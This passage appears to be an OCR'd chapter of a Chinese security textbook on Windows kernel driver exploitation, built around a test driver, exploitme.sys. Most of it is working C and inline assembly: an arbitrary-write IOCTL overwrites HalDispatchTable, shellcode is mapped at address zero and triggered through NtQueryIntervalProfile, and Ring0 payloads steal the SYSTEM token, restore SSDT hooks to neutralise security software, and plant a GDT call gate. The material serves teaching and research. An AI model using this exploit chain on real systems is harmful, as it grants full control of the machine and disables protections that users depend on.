


图 22.2.1 目前常见的内核漏洞利用思路

能够篡改系统内核内存数据或执行 Ring0 Shellcode 的漏洞，目前主要有这三种：任意地址写任意数据、固定地址写任意数据和任意地址写固定数据类型的内核漏洞。其中任意地址写任意数据类型内核漏洞必定能够造成本地权限提升，而后两种漏洞如果在实际情形下利用得当，也可造成本地权限提升。

根据以上分析，本节将主要讨论任意地址写任意数据、固定地址写任意数据和任意地址写固定数据类型的内核漏洞的利用。这三种类型的漏洞也是驱动程序所特有的。

22.3 内核漏洞利用方法

目前常见的内核漏洞利用方法主要有两种：一是篡改内核内存数据；二是执行 Ring0 Shellcode。

在实际利用中，第一种方法并不推荐，因为很多重要的内核内存数据都是不可直接被改写的。如果内存所在页属性被标记为只读，并且 CR0 寄存器的 WP 位设置为 1 时，是不能直接写入该内存的。如果一定要篡改该内存，需要采用第二种方法，在 Ring0 Shellcode 中，首先将 CR0 寄存器的 WP 位置为 0，即禁用内存保护，篡改完后，再恢复 WP 位即可。

第二种方法，所谓“执行 Ring0 Shel lcode”，其中“执行”作为谓语，其主体一定不能是 Ring3 程序，必须是 Ring0 程序才行，否则权限是不够的。我们知道 Ring0 中是有很多内核 API 函数，这些函数地址大多保存于一些表中，并且这个表也是由内核导出的。例如 SSDT（System Service Dispatch Table）、HalDispatchTable 等。如果能修改这些表中的内核 API 函数地址为事先准备好的 ShellCode 存放的地址（本进程空间内存地址），然后在本进程中调用这个内核 API 函数，这样便实现了在 Ring0 权限下执行 Shellcode 的目的。

以上方法需要注意的是，在选用内核 API 函数的时候，一定要选用那些“冷门”函数，最好是那些不常被调用的函数。因为我们的 Shellcode 保存在自己进程的 Ring3 内存地址中，别的进程无法访问到，别的进程一旦也调用这个内核 API 函数，就会导致内存访问错误或内核崩溃，是相当危险的。

这里我们尝试对 22.1 节中 exploitme.sys 的漏洞进行利用。该漏洞能够使得向任意地址写入任意数据，例如可以将 HalDispatchTable 表中第一个函数 HalQuerySystemInformation 入口地址篡改为 0，需要构造的 DeviceIoControl 函数的主要参数如表 22-3-1 所示。

表 22-3-1 构造 DeviceIoControl 函数的主要参数

参　数	参 数 值	说　明
hDevice \\.\ExploitMe	设备句柄	通过 CreateFile 得到设备句柄
dwIoControlCode IO	CTL_EXPLOIT_ME	exploitme.sys 中的 IoControlCode
lpInBuffer	一个指针，指向的 ULONG 值为 0	输入缓冲区指针
nInBufferSize 4		输入缓冲区字节数
lpOutBuffer Ha	lDispatchTable 表地址+4	输出缓冲区指针
nOutBufferSize 4		输出缓冲区字节数

其中 HalDispatchTable 是内核模块 hal.dll 导出的一个函数表，具体结构如下所示：

```
typedef struct {
    ULONG                       Version;
    pHalQuerySystemInformation     HalQuerySystemInformation;
    pHalSetSystemInformation       HalSetSystemInformation;
    pHalQueryBusSlots             HalQueryBusSlots;
    ULONG                       Spare1;
    pHalExamineMBR                HalExamineMBR;
    pHalIoReadPartitionTable       HalIoReadPartitionTable;
    pHalIoSetPartitionInformation   HalIoSetPartitionInformation;
    pHalIoWritePartitionTable      HalIoWritePartitionTable;

    pHalHandlerForBus             HalReferenceHandlerForBus;
    pHalReferenceBusHandler        HalReferenceBusHandler;
    pHalReferenceBusHandler        HalDereferenceBusHandler;

    pHalInitPnpDriver             HalInitPnpDriver;
    pHalInitPowerManagement        HalInitPowerManagement;

    pHalGetDmaAdapter             HalGetDmaAdapter;
    pHalGetInterruptTranslator     HalGetInterruptTranslator;

    pHalStartMirroring            HalStartMirroring;
    pHalEndMirroring              HalEndMirroring;
    pHalMirrorPhysicalMemory       HalMirrorPhysicalMemory;
    pHalEndOfBoot                 HalEndOfBoot;
    pHalMirrorVerify              HalMirrorVerify;

    pHalGetAcpiTable              HalGetCachedAcpiTable;
    pHalSetPciErrorHandlerCallback  HalSetPciErrorHandlerCallback;

#if defined(_IA64_)
    pHalGetErrorCapList           HalGetErrorCapList;
    pHalInjectError               HalInjectError;
#endif

} HAL_DISPATCH, *PHAL_DISPATCH;
```

这个结构中第一个 ULONG 是一个版本号，第二个就是我们需要关注的 HalQuerySystem Information 函数的地址。

对 exploitme.sys 的漏洞利用的方法可以概括为：首先在当前进程（exploit.exe）的 0x0 地址处申请内存，并存放 Ring0 Shel lcode 代码，然后利用漏洞将 HalDispatchTable 中的 HalQuerySystemInformation 函数地址改写为 0x0，最后再调用该函数的上层封装函数

NtQueryIntervalProfile，于是事先准备好的 Ring0 Shellcode 将会被执行，如图 22.3.1 所示。




图 22.3.1　对 exploitme.sys 的漏洞利用的方法

上面的方法中，提到了 NtQueryIntervalProfile 函数和 HalQuerySystemInformation 函数，这里还需要搞清楚两个函数的关系。不妨用 ReactOS（本文使用的版本为 0.3.11）中的源码来看。首先看看\ntoskrnl\ex\profile.c 中的 NtQueryIntervalProfile 函数，代码如下所示：

```
NTSTATUS NTAPI NtQueryIntervalProfile(
    IN KPROFILE_SOURCE ProfileSource,
    OUT PULONG Interval)
{
    KPROCESSOR_MODE PreviousMode = ExGetPreviousMode();
    ULONG ReturnInterval;
    NTSTATUS Status = STATUS_SUCCESS;
    PAGED_CODE();
    //省略部分代码...
    /* Query the Interval */
    ReturnInterval = KeQueryIntervalProfile(ProfileSource);
    /* Enter SEH block for return */
    _SEH2_TRY
    {
        /* Return the data */
        *Interval = ReturnInterval;
    }
```

```
    _SEH2_EXCEPT(ExSystemExceptionFilter())
    {
        /* Get the exception code */
        Status = _SEH2_GetExceptionCode();
    }
    _SEH2_END;
    /* Return Success */
    return Status;
}
```

可以看出 NtQueryIntervalProfile 函数有两个参数，一个输入参数 ProfileSource 和一个输出参数 Interval。ProfileSource 是一个 KPROFILE_SOURCE 枚举类型变量，该枚举类型定义如下：

```
// Profile source types
typedef enum _KPROFILE_SOURCE {
    ProfileTime,
    ProfileAlignmentFixup,
    ProfileTotalIssues,
    ProfilePipelineDry,
    ProfileLoadInstructions,
//省略部分代码......
    ProfileMemoryBarrierCycles,
    ProfileLoadLinkedIssues,
    ProfileMaximum
} KPROFILE_SOURCE;
```

第二个参数 Interval 是指向 ULONG 的一个指针，用于接收函数返回结果。

NtQueryIntervalProfile 函数中并没有做实际的操作，而是将第一个参数作为 KeQueryIntervalProfile 函数的参数，调用 KeQueryIntervalProfile 函数获取结果。

那么我们再来看看 KeQueryIntervalProfile 函数的处理流程。定位到\ntoskrnl\ke\profobj.c 中的 KeQueryIntervalProfile 函数，该函数如下：

```
ULONG NTAPI KeQueryIntervalProfile(
    IN KPROFILE_SOURCE ProfileSource)
{
    HAL_PROFILE_SOURCE_INFORMATION ProfileSourceInformation;
    ULONG ReturnLength, Interval;
    NTSTATUS Status;
    /* Check what profile this is */
    if (ProfileSource == ProfileTime)
    {
        /* Return the time interval */
        Interval = KiProfileTimeInterval;
    }
    else if (ProfileSource == ProfileAlignmentFixup)
    {
```

```
        /* Return the alignment interval */
        Interval = KiProfileAlignmentFixupInterval;
    }
    else
    {
        /* Request it from HAL */
        ProfileSourceInformation.Source = ProfileSource;
        Status = HalQuerySystemInformation(
                HalProfileSourceInformation,
                sizeof(HAL_PROFILE_SOURCE_INFORMATION),
                &ProfileSourceInformation,
                &ReturnLength);
        /* Check if HAL handled it and supports this profile */
        if (NT_SUCCESS(Status) && (ProfileSourceInformation.Supported))
        {
            /* Get the interval */
            Interval = ProfileSourceInformation.Interval;
        }
        else
        {
            /* Unsupported or invalid source, fail */
            Interval = 0;
        }
    }
    /* Return the interval we got */
    return Interval;
}
```

从上面可以看出，KeQueryIntervalProfile 函数中，如果输入的 ProfileSource 参数既不等于 ProfileTime，也不等于 ProfileAlignmentFixup，那么就会调用 HalQuerySystemInformation 函数来获取结果。

至此，我们应该明白，只要调用 NtQueryIntervalProfile 函数，输入的第一个参数 ProfileSource 不等于 ProfileTime，也不等于 ProfileAlignmentFixup，那么最终会调用到 HalQuerySystemInformation 函数。


明白了 HalQuerySystemInformation 函数和 NtQueryIntervalProfile 函数的关系，就基本搞清楚了上面总结的 exploitme.sys 漏洞利用方法。

由于利用内核漏洞的 Shellcode 运行在 Ring0 环境下，不同于 Ring3，因此我们称之为“Ring0 Shellcode”。通过 Ring0 Shellcode，我们可以“为所欲为”，因为我们已经具有了 Ring0 权限，也可以说完全控制了整个系统。

Ring0 Shellcode 常见的用法可以整理为以下几种方式。

- 提权到 SYSTEM

修改当前进程的 token 为 SYSTEM 进程的 token，这样当前进程便具备了系统最高权限，



可以完全控制整个系统。

- 恢复内核 Hook/Inline Hook

目前大多数系统都安装了各式各样的安全软件，而这些安全软件也大部分是通过 Hook/Inline Ho ok 系统内核函数来实现防御的。因此可以通过恢复这些内核 Hook/Inline H ook 来突破安全软件，甚至瓦解其整个防御体系。

- 添加调用门/中断门/任务门/陷阱门

四门机制是出入 Ring0/Ring3 的重要手段。若能在系统中成功添加一个门，就能在后续代码中，自由出入 Ring0 和 Ring3。

22.4 内核漏洞利用实战与编程

前两节中，我们简单介绍了内核漏洞利用的思路和方法，本节将以 exploitme.sys 漏洞为例，展开内核漏洞利用的整个过程和代码编程的细节。

首先回顾一下 exploitme.sys 漏洞，该漏洞存在于 exploitme.sys 驱动派遣例程中对 IOCTL_EXPLOIT_ME（0x8888A003）的 IoControlCode 处理过程。由于 IOCTL_EXPLOIT_ME 的最后两位为 3，代表所使用的通信方式为 METHOD_NEITHER 方式。而派遣例程中并没有使用 ProbeForRead 和 ProbeForWrite 函数探测输入输出地址是否可读和可写，因此该漏洞是一个非常典型的“任意地址写任意数据”类型的内核漏洞。这里我们采用 22.3 节中提到的第二种方法，即“执行 Ring0 Shellcode”方法，利用过程可以大致分成以下 5 个步骤。

1. 获取 HalDispatchTable 表地址 x

HalDispatchTable 是由内核模块导出的。要得到 HalDispatchTable 在内核中的准确地址，首先要得到内核模块的基址，再加上 HalDispatchTable 与内核模块基址的偏移。

```
    NTSTATUS NtStatus=STATUS_UNSUCCESSFUL;
    ULONG ReturnLength = 0;
    ULONG ImageBase = 0;
    PVOID MappedBase = NULL;
    UCHAR ImageName[KERNEL_NAME_LENGTH]={0};
    ULONG DllCharacteristics = DONT_RESOLVE_DLL_REFERENCES;
    PVOID HalDispatchTable=NULL;
    PVOID xHalQuerySystemInformation=NULL;
    ULONG ShellCodeSize = (ULONG)EndofMyShellCode-(ULONG)MyShellCode;
    PVOID ShellCodeAddress=NULL;
    UNICODE_STRING DllName={0};
    SYSTEM_MODULE_INFORMATION_EX *ModuleInformation = NULL;
int RetryTimes=10;
     ////////////////////////////////////////////////////////////////
     //获取 内核模块基址 和 内核模块名称
     ////////////////////////////////////////////////////////////////
     //获取内核模块列表数据大小到 ReturnLength
```

```
    NtStatus = ZwQuerySystemInformation(
              SystemModuleInformation,
              ModuleInformation,
              ReturnLength,
              &ReturnLength);
if(NtStatus != STATUS_INFO_LENGTH_MISMATCH)
              return;
//申请内存 存放内核模块列表数据
ModuleInformation=
    (SYSTEM_MODULE_INFORMATION_EX *)malloc(ReturnLength);
if(!ModuleInformation)
              return;
  //获取内核模块列表数据到 ModuleInformation
  NtStatus = ZwQuerySystemInformation(
              SystemModuleInformation,
              ModuleInformation,
              ReturnLength,
              NULL);
  if(NtStatus != STATUS_SUCCESS)
  {
              free(ModuleInformation);
              return;
  }
  //从内核模块列表获取内核第一个模块的基址和名称
  ImageBase = (ULONG)(ModuleInformation->Modules[0].Base);
  RtlMoveMemory(ImageName,
              (PVOID)(ModuleInformation->Modules[0].ImageName +
              ModuleInformation->Modules[0].ModuleNameOffset),
              KERNEL_NAME_LENGTH);
  //释放存放内核模块列表的内存
  free(ModuleInformation);
  //获取内核模块的 UnicodeString
  RtlCreateUnicodeStringFromAsciiz(&DllName, (PUCHAR)ImageName);
  ////////////////////////////////////////////////////////////////
  //加载内核模块到本地进程
  ////////////////////////////////////////////////////////////////
  NtStatus = (NTSTATUS)LdrLoadDll(
              NULL,                          // DllPath
              &DllCharacteristics,           // DllCharacteristics
              &DllName,           // DllName
              &MappedBase);                  // DllHandle
  if(NtStatus)
              return ;
  ////////////////////////////////////////////////////////////////
  //获取内核 HalDispatchTable 函数表地址
```

```
        ////////////////////////////////////////////////////////////////
        HalDispatchTable=GetProcAddress((HMODULE)MappedBase,"HalDispatchTable");
        if(HalDispatchTable==NULL)
                  return ;
        HalDispatchTable = (PVOID)((ULONG)HalDispatchTable-
                  (ULONG)MappedBase +ImageBase);
        xHalQuerySystemInformation = (PVOID)((ULONG)HalDispatchTable +
                  sizeof(ULONG));
        ////////////////////////////////////////////////////////////////
        //卸载本地进程中的内核模块
        ////////////////////////////////////////////////////////////////
                  LdrUnloadDll((PVOID)MappedBase);
```

通过上面的代码，便可以获取到 HalDispatchTable 表的地址 x，有了这个表的地址 x，那么 x+4 便存放的是 HalQuerySystemInformation 函数地址，这里我们令 y=x+4，y 的值也就是上面代码中的 xHalQuerySystemInformation 。

2. 在 0x0 处申请一段内存，并写入 Ring0 Shellcode

在指定的地址申请内存，推荐使用 ZwAllocateVirtualMemory 函数，该函数第二个参数 BaseAddress 是一个指针，指向的值便是您指定的要申请内存的地址。系统会从指定的地址开始向下搜寻，找到一段需要大小的内存。

```
    ////////////////////////////////////////////////////////////////
    //申请本地进程内存 存放 Ring0 Shellcode
    ////////////////////////////////////////////////////////////////
    ShellCodeAddress = (PVOID)sizeof(ULONG);
    NtStatus = ZwAllocateVirtualMemory(
       NtCurrentProcess(),                    // ProcessHandle
       &ShellCodeAddress,                     // BaseAddress
       0,                                     // ZeroBits
       &ShellCodeSize,                        // AllocationSize
       MEM_RESERVE |
       MEM_COMMIT |
       MEM_TOP_DOWN,                          // AllocationType
       PAGE_EXECUTE_READWRITE);               // Protect
    if(NtStatus)
       return ;
    //存放前面写好的 shellcode
RtlMoveMemory(ShellCodeAddress,(PVOID)MyShellCode,ShellCodeSize);
```

通过上面的代码，如果没有发生错的话，应该可以在 0x0 处申请到 ShellCodeSize 大小的内存。然后将准备好的 Ring0 Shellcode 复制到该处内存。

3. 利用漏洞向地址 y 写入 0x0

目标地址 y 前面已经得到了，这里我们利用瑞星驱动漏洞，向目标地址 y 写入 0x0，代码

如下：

```
        ////////////////////////////////////////////////////////////////////
        //触发漏洞并利用
        ////////////////////////////////////////////////////////////////////
        //设备名称的 Unicode 字符串
        RtlInitUnicodeString(&DeviceName, L"\\Device\\ExploitMe");

    //打开 ExploitMe 设备
    ObjectAttributes.Length = sizeof(OBJECT_ATTRIBUTES);
    ObjectAttributes.RootDirectory = 0;
    ObjectAttributes.ObjectName = &DeviceName;
    ObjectAttributes.Attributes = OBJ_CASE_INSENSITIVE;
    ObjectAttributes.SecurityDescriptor = NULL;
    ObjectAttributes.SecurityQualityOfService = NULL;
    NtStatus = NtCreateFile(
          &DeviceHandle,      // FileHandle
          FILE_READ_DATA |
          FILE_WRITE_DATA,    // DesiredAccess
          &ObjectAttributes,  // ObjectAttributes
          &IoStatusBlock,     // IoStatusBlock
          NULL,               // AllocationSize OPTIONAL
          0,                  // FileAttributes
          FILE_SHARE_READ |
          FILE_SHARE_WRITE,   // ShareAccess
          FILE_OPEN_IF,       // CreateDisposition
          0,                  // CreateOptions
          NULL,               // EaBuffer OPTIONAL
          0);                 // EaLength
    if(NtStatus)
    {
          printf("NtCreateFile failed! NtStatus=%.8X\n", NtStatus);
          goto ret;
    }
    //利用漏洞将 HalQuerySystemInformation 函数地址改为
    InputData = 0;
    NtStatus = NtDeviceIoControlFile(
          DeviceHandle,       // FileHandle
          NULL,               // Event
          NULL,               // ApcRoutine
          NULL,               // ApcContext
          &IoStatusBlock,     // IoStatusBlock
          IOCTL_METHOD_NEITHER, // IoControlCode
          &InputData,         // InputBuffer
```

```
        BUFFER_LENGTH,      // InputBufferLength
        xHalQuerySystemInformation, // OutputBuffer
        BUFFER_LENGTH);     // OutBufferLength
    if(NtStatus)
    {
        printf("NtDeviceIoControlFile failed! NtStatus=%.8X\n", NtStatus);
        goto ret;
    }
```

4. 调用 NtQueryIntervalProfile 函数

通过上面第 3 步，已经将 HalDispatchTable 表中第一个函数地址修改成了 0x0，也就是说此时调用 **NtQueryIntervalProfile** 函数，恰好会落入我们在 0x0 处内存事先准备好的 Ring0 Shellcode。

为了确保 Ring0 S hellcode 被调用，我们在 Ring0 Sh ellcode 中将全局变量 g_isRing0 ShellcodeCalled 设置为 1，如果在调用完 NtQueryIntervalProfile 函数后发现 g_isRing0Shellcode Called 已经被设置为 1，则说明 Ring0 Shellcode 已经被调用，漏洞利用成功。

```
    //漏洞利用
    while(RetryTimes>0)
    {
        NtStatus = NtQueryIntervalProfile(
                    ProfileTotalIssues, // Source
                    NULL);              // Interval
        if(NtStatus==0)
        {
                    printf("NtQueryIntervalProfile ok!\n");
        }
        Sleep(1000);
        if(g_isRing0ShellcodeCalled==1)
                    break;
        RetryTimes--;
    }
    //判断漏洞利用是否成功
    if(RetryTimes==0 && g_isRing0ShellcodeCalled==0)
        printf("漏洞利用失败! \n");
    else
        printf("漏洞利用成功! \n");
```

5. Ring0 Shellcode 被执行

这里 Ring0 Shellcode 实际上顶替了内核中的 HalQuerySystemInformation 函数，因此我们的 Ring0 Shellcode 可以写成一个假冒的 HalQuerySystemInformation 函数。具体代码如下：

```
        NTSTATUS MyShellCode(
                                                    ULONG InformationClass,
```

```
                                                    ULONG BufferSize,
                                                    PVOID Buffer,
                                                    PULONG ReturnedLength)
    {
            //关闭内核写保护
            __asm
            {
                    cli
                    mov eax, cr0
                    mov g_uCr0,eax
                    and eax,0xFFFEFFFF
                    mov cr0, eax
            }
            //do something in ring0 ......

            //恢复内核写保护
            _asm
            {
                    sti
                    mov eax, g_uCr0
                    mov cr0, eax
            }
            //将全局变量置为1，说明Ring0 Shellcode已经被调用了
            g_isRing0ShellcodeCalled=1;
            return 0;
    }
void EndofMyShellCode(){}
```

以上是一个能够假冒 HalQuerySystemInformation 函数的 Ring0 S hellcode 模板。在 Ring0 Shellcode 中，我们可以“为所欲为”，实现自己需要的功能。22.5 节将介绍几种常用的 Shellcode 的写法。

22.5 Ring0 Shellcode 的编写

在 22.3 节中，我们已经提到了几种常见的 Ring0 S hellcode 用法，这里我们给出具体的代码实现。

- 提权到 SYSTEM

修改当前进程的 token 为 SYSTEM 进程的 token，这样当前进程便具备了系统最高权限，可以完全控制整个系统。能够完成此功能的 ShellCode 如下：

```
NTSTATUS MyShellCode(
                                        ULONG InformationClass,
                                        ULONG BufferSize,
```

```
                                        PVOID Buffer,
                                        PULONG ReturnedLength)
{
      //关闭内核写保护
      __asm
      {
                cli
                mov eax, cr0
                mov g_uCr0,eax
                and eax,0xFFFEFFFF
                mov cr0, eax
      }
      //do something in ring0 ......
      //提权到 SYSTEM
      __asm
      {
                mov eax,0xFFDFF124      // eax = KPCR (not 3G Mode)
                mov eax,[eax]           //获取当前线程 PETHREAD
                mov esi,[eax+0x220]     //获取当前线程所属进程的 PEPROCESS
                mov eax,esi
searchXp:
                mov eax,[eax+0x88]
                sub eax,0x88            //获取进程链表中下一个进程的 PEPROCESS
                mov edx,[eax+0x84]      //获取该进程的 pid 到 edx
                cmp edx,0x4             //通过 PID 查找 SYSTEM 进程
                jne searchXp
                mov eax,[eax+0xc8]      //获取 system 进程的 token
                mov [esi+0xc8],eax      //修改当前进程的 token
      }
      //恢复内核写保护
      _asm
      {
                sti
                mov eax, g_uCr0
                mov cr0, eax
      }
      //将全局变量置为 1，说明 Ring0 Shellcode 已经被调用了
      g_isRing0ShellcodeCalled=1;
      return 0;
}
```

图 22.5.1 展示了通过 Shellcode 提权到 SYTEM 权限的过程和效果，可以看到最终出现了一个 SYSTEM 权限的 cmd.exe 进程，如图 22.5.2 所示。




图 22.5.1　内核漏洞利用程序执行过程




图 22.5.2　内核漏洞利用程序执行结果提权成功

- 恢复内核 Hook/Inline Hook

目前大多数系统都安装了各式各样的安全软件，而这些安全软件也大部分是通过

Hook/Inline Ho ok 系统内核函数来实现防御的。因此可以通过恢复这些内核 Hook/Inline H ook 来突破安全软件，甚至瓦解其整个防御体系。

这里以恢复 SSDT Hook 为例，介绍代码的编写。事实上，恢复代码可以放在 Ring0 Shellcode 中，但是恢复之前，需要先得到 SSDT 中原始的函数地址。获取函数原始地址的功能可以在 Ring3 来实现。

下面首先展示如何在 Ring3 获取原始 SSDT 函数地址和内核中 SSDT 表的地址。

```
    //全局变量 内核中 SSDT 表的地址
    ULONG g_RealSSDT = 0 ;
    //全局变量 SSDT 函数个数
    ULONG g_ServiceNum = 0x11c ;
    //全局变量 SSDT 函数原始地址数组
    ULONG g_OrgService[0x11c ];
    ////////////////////////////////////////////////////////////////
    //获取 SSDT 中函数的原始地址和 SSDT 表地址
    ////////////////////////////////////////////////////////////////
    //获取本地进程中加载的内核模块中的 KeServiceDescriptorTable 地址
    ULONG   KeSSDT   =   (ULONG)GetProcAddress((HMODULE)MappedBase,   "KeService
DescriptorTable");
    if (KeSSDT == 0 )
          return;
    //获取本地进程中加载的内核模块中的 KiServiceTable 与 poh_ImageBase 的偏移
    ULONG poh_ImageBase = 0 ;
    ULONG KiSSDT = FindKiServiceTable(
          (HMODULE)MappedBase,KeSSDT-(ULONG)MappedBase,&poh_ImageBase);
    if (KiSSDT == 0 )
          return;
    //获取本地进程中加载的内核模块中的 KiServiceTable 地址
    KiSSDT += (ULONG)MappedBase;
    //遍历本地进程中加载的内核模块中的 KiServiceTable 指向的列表，并换算内核中原始的 SSDT 函
数地址
    for (ULONG i = 0 ; i < ServiceNum ; i ++)
    {
          g_OrgService[i] = *(ULONG*)(KiSSDT + i * sizeof(ULONG)) +
          (ULONG)ImageBase - poh_ImageBase;
    }
    //换算内核中 SSDT 表的地址
    g_RealSSDT = KeSSDT - (ULONG)MappedBase + (ULONG)ImageBase;
```

得到了原始 SSDT 函数地址和内核中 SSDT 表的地址后，Ring0 Shellcode 的任务就是来恢复所有的 hook。Ring0 Shellcode 代码如下：

```
    NTSTATUS MyShellCode(
                                                ULONG InformationClass,
```

```
                                                    ULONG BufferSize,
                                                    PVOID Buffer,
                                                    PULONG ReturnedLength)
    {
          //关闭内核写保护
          __asm
          {
                    cli
                    mov eax, cr0
                    mov g_uCr0,eax
                    and eax,0xFFFEFFFF
                    mov cr0, eax
          }
          //do something in ring0 ......
          //恢复所有的 SSDT Hook
          ULONG i;
          for (i = 0; i < g_ServiceNum; i++)
          {
                    *(ULONG*)(*(ULONG*)g_RealSSDT + i * sizeof(ULONG)) = g_Org
Service[i];
          }
          //恢复内核写保护
          _asm
          {
                    sti
                    mov eax, g_uCr0
                    mov cr0, eax
          }
          //将全局变量置为 1，说明 Ring0 Shellcode 已经被调用了
          g_isRing0ShellcodeCalled=1;
          return 0;
    }
```

- 添加调用门/中断门/任务门/陷阱门

四门机制是出入 Ring0/Ring3 的重要手段。如能在系统中成功添加一个门，就能在后续代码中，自由出入 Ring0 和 Ring3。

关于调用门/中断门/任务门/陷阱门的详细知识，请学习看雪学院上《rootkit ri ng3 进 ring0 之门系列》精华帖，共四篇，分别介绍了 Windows 系统上调用门/中断门/任务门/陷阱门的内容。

这里以调用门为例，展示如何利用瑞星这个漏洞向系统中添加一个调用门。调用门描述符可以放在 GDT、LDT 中，但是不能放在 IDT 中。在 Windows XP 中，没有 LDT。也就是说，我们要添加调用门需要修改 GDT。Ring3 实际上是可以获取 GDT 地址的，通过 sgdt 指令即可。因此我们的思路就是，在 Ring3 获取 GDT 地址，然后通过这个漏洞来修改 GDT，添加调用门。

```
    void AddCallGate()
```

```
{
      ULONG Gdt_Addr;
      ULONG CallGateData[0x4];
      ULONG Icount;
      __asm
      {
                //获取 GDT 基址到 Gdt_Addr
                push edx
                sgdt [esp-2]
                pop edx
                mov Gdt_Addr , edx
                //向 GDT 的 0 偏移处, 写入 retn 指令
                push 0xc3
                push Gdt_Addr
                call WriteKVM
                //构造一个调用门
                mov eax,Gdt_Addr
                mov word ptr[CallGateData],ax //offset_0_15
                shr eax,16
                mov word ptr[CallGateData+6],ax //offset_16_31
                mov dword ptr[CallGateData+2],0x0ec0003e8 //段选择子置为 0x3e8
                //构造一个段选择子
                mov dword ptr[CallGateData+8],0x0000ffff  //段界限 0xffff
                mov dword ptr[CallGateData+12],0x00cf9a00
                xor eax,eax
LoopWrite:
                //将调用门和段选择子依次写入 GDT 的 0x3e0 和 0x3e8 偏移处
                mov edi,dword ptr CallGateData[eax]
                push edi
                mov edi,Gdt_Addr
                add edi,0x3e0
                add edi,eax
                push edi
                mov Icount,eax
                call WriteKVM
                mov eax,Icount
                add eax , 0x4
                cmp eax,0x10
                jnz LoopWrite
      }
      return ;
}
```

以上代码的作用是在 GDT 的第 1 项（空项）中写入了一个 RETN 指令（0xC3），然后在

GDT 的 0x3e0 偏移处写入一个构造好的调用门，在 0x3e8 偏移处写入一个构造好的段选择子。如图 22.5.3 所示。

